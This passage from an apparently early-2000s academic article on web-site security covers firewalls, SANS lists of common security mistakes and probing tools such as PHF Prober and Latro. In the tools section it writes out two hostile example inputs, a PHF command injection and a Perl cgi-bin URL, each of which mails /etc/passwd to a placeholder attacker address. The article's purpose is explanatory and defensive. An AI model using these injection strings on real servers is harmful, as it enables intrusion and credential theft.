- Port 25 simple mail transfer protocol (SMTP) on the mail server (fixed)
- Client source port (variable).

To allow remote users access to the Web site, one would have to allow all external clients to hit port 25 of the internal mail server. This is referred to as punching holes in the firewall. The more punches are directed at the firewall, the more difficult it will become to keep the system secure.

Firewalls, that are properly deployed, configured and maintained can be an excellent part of the organizations overall network security. Of course, the same can be said for almost any computer security technology, from IDS systems to access control enforcement. One advantage of firewalls, however, is a relatively high return on investment. One or two firewalls are usually just as effective for controlling external access to network services as implementing access control on every single server on the network. Using one or two firewalls would probably be much cheaper, both for initial cost and long-term maintenance.

Firewalls can also be used to give the organization an idea of how much hostile intention their network is earning and what kinds of attacks are being attempted, indicating the areas that should be concentrated on. If the organization does not have a firewall, it should make sure that it has very good backups of all its data, and it should also contact a firewall vendor to assist in the securing of the data (Seinfried 2001).

top

7. Mistakes people make that lead to security breaches

Technological holes account for a great number of the successful break-ins to Web sites, but people do their fair share as well. Here are the SANS Institute's lists of silly things people do that enable attackers to succeed (Stallings n.d.).

7.1. Five worst security mistakes end-users make

1. Opening unsolicited e-mail attachments without verifying their source and checking the content first
2. Failing to install security patches, especially for Microsoft Office, Microsoft Internet Explorer and Netscape
3. Installing screen savers or games from unknown sources
4. Not making and testing backups
5. Using a modem while connected through a local area network.

7.2. Seven worst security mistakes senior executives make

1. Assigning untrained people to maintain security and providing neither the training nor the time to make it possible to learn and do the job
2. Failing to understand the relationship of information security to the business problem - they understand physical security but do not see the consequences of poor information security
3. Failing to deal with the operational aspects of security - making a few fixes and then not allowing the follow through necessary to ensure the problems stay fixed
4. Relying primarily on a firewall
5. Failing to realize how much money their information and organizational reputations are worth
6. Authorizing reactive, short-term fixes so problems re-emerge rapidly
7. Pretending the problem will go away if they ignore it.

7.3. Eleven worst security mistakes information technology people make

1. Connecting systems to the Internet before hardening them
2. Connecting test systems to the Internet with default accounts/passwords
3. Failing to update systems when security holes are found
4. Using telnet and other unencrypted protocols for managing systems, routers, firewalls and public key infrastructure (PKI)
5. Giving users passwords over the phone or changing user passwords in response to telephone or personal requests when the requester is not authenticated
6. Failing to maintain and test backups
7. Running unnecessary services
8. Implementing firewalls with rules that don't stop malicious or dangerous traffic, incoming or outgoing
9. Failing to implement or update virus detection software
10. Failing to educate users on what to look for and what to do when they see a potential security problem
11. Allowing untrained, uncertified people to take responsibility for securing important systems.

top

8. Tools for Web security

Web security is now turning into a business where evaluation, detection and exploitation tools are rapidly coming of age. Four such tools are described below and can be helpful in

diagnosing potential weaknesses in the Web server design (Stewart 2000).

8.1 PHF Prober

PHF Prober attempts to exploit the widely publicized phone book (PHF) program vulnerabilities. PHF was a program released with many publicly available Web servers and had a bug that permitted a remote user to run commands on the Web server. These commands could include having the Web server send the password file to a particular e-mail address, having the Web server begin removing files that it owned, or having certain programs stop executing.

In addition, PHF Prober attempts to exploit a well-known weakness in CGI programs. The weakness is highlighted when the original programmer of a particular CGI program was not expecting the input to that program to include data which, when passed along to the underlying operating system, cause programs other than PHF itself to run. The end result is that the PHF program could be handed the input (from a form): goodguy; cat /etc/passwd | Mail badguy@bad.net.

8.2 Latro Perl Checker

Latro Perl Checker checks Web sites to see if the sites improperly installed Perl in the cgi-bin directory. Tom Christiansen wrote it as a proactive testing and education script in the hope that improperly configured sites would quickly be identified and fixed.

Latro tests to see if the Perl interpreter was installed in the cgi-bin directory of a Web server. An administrator does not want Perl in that directory because it can be run with a script as an argument via a normal URL. For instance,

http://www/cgi-bin/perl?-e?'system('cat /etc/passwd | Mail badyguy@bad.net'). This would cause Perl to interpret the rest of the arguments as a script for it to run, and would run it. The result? The password file would again be sent to the perpetrator.

8.3 test-cgi checker

test-cgi checker, plus the information found at this URL, tests remotely to see if a Web site has a particular CGI program that can be exploited remotely and will list all the CGI programs in the CGI directory.

test-cgi was another CGI program released with some early Web servers. The original programmer did not expect unusual inputs to it that would result in it listing out the files in the CGI directory. This is a second example where unexpected, and unaccounted for, inputs result in a weakness.

8.4 php exploit

The personal home page (PHP) construction kit distribution has two HTML files that can be exploited to see the file listing of the CGI directory on the Web server on which it is installed. The problem is related to a directive in the HTML to include a particular file of information. That file name can be changed remotely and the results would include whatever file it was changed to. The php_exploit script will determine if the tested Web server is vulnerable to this attack or not (Stewart 2000).

It is advisable that each of these tools for Web security be tried out to get a better understanding of how they actually work and assist with the implementing of the correct

security measures and to test the sites afterwards to determine how effective the security is.

top

9. Conclusion

With reference to all the issues discussed in this document, the author is of the opinion that Web security is a vital and essential process that has to be implemented for a Web site, and that this should be done from the initial planning of the Web site. Once a security policy has being formulated by the organization, the next step would logically be to put the security policy into practice in all areas of the organization, including the organization's Web site. Web sites, because of their nature of continuously receiving, processing and distributing information, create a weak spot where information can leak out, be hacked, misused or passed on to unauthorized users if the necessary security measures were not taken. Therefore it is equally important to secure the internal as well as external sites.

In conclusion, it is possible to keep a Web site secure but it is not easy. The design, maintenance and use of the server must all be carefully planned and executed to reduce the risk of incidents. In particular, claims of 'ease of use' should be treated with caution in case they make life easier for the intruder as well. A Web site can be a major asset for an institution and should be protected according to its value. Protection is not easy, but a reasonable level of security is most certainly possible.

top

10. References

Cormack, A. 1999. A useful guide to best practice in designing and operating a Web server. [Online]. Available. WWW. http://www.ja.net/CERT/CIAC/j-fy99/j-042.Web.security.txt.

Moran, T. 1998. The basics of security. *Site Builder Network Magazine.*

Microsoft Corporation. 2001. [Online]. Available. WWW.
http://www.microsoft.com/Security/default.asp
and http://www.microsoft.com/security/products/iis.asp.

Seinfried, K. 2001. Best practices for secure Web development: Technical details. [Online]. Available. WWW. http://securityportal.com.

Stallings, W. *Cryptography and network security*: *principles and practice*, 2nd ed. Ch. 14. Prentice Hall.

the Website.

ISSN 1560-683X
Published by InterWord Communications for the Centre for Research in Web-based Applications, Rand Afrikaans University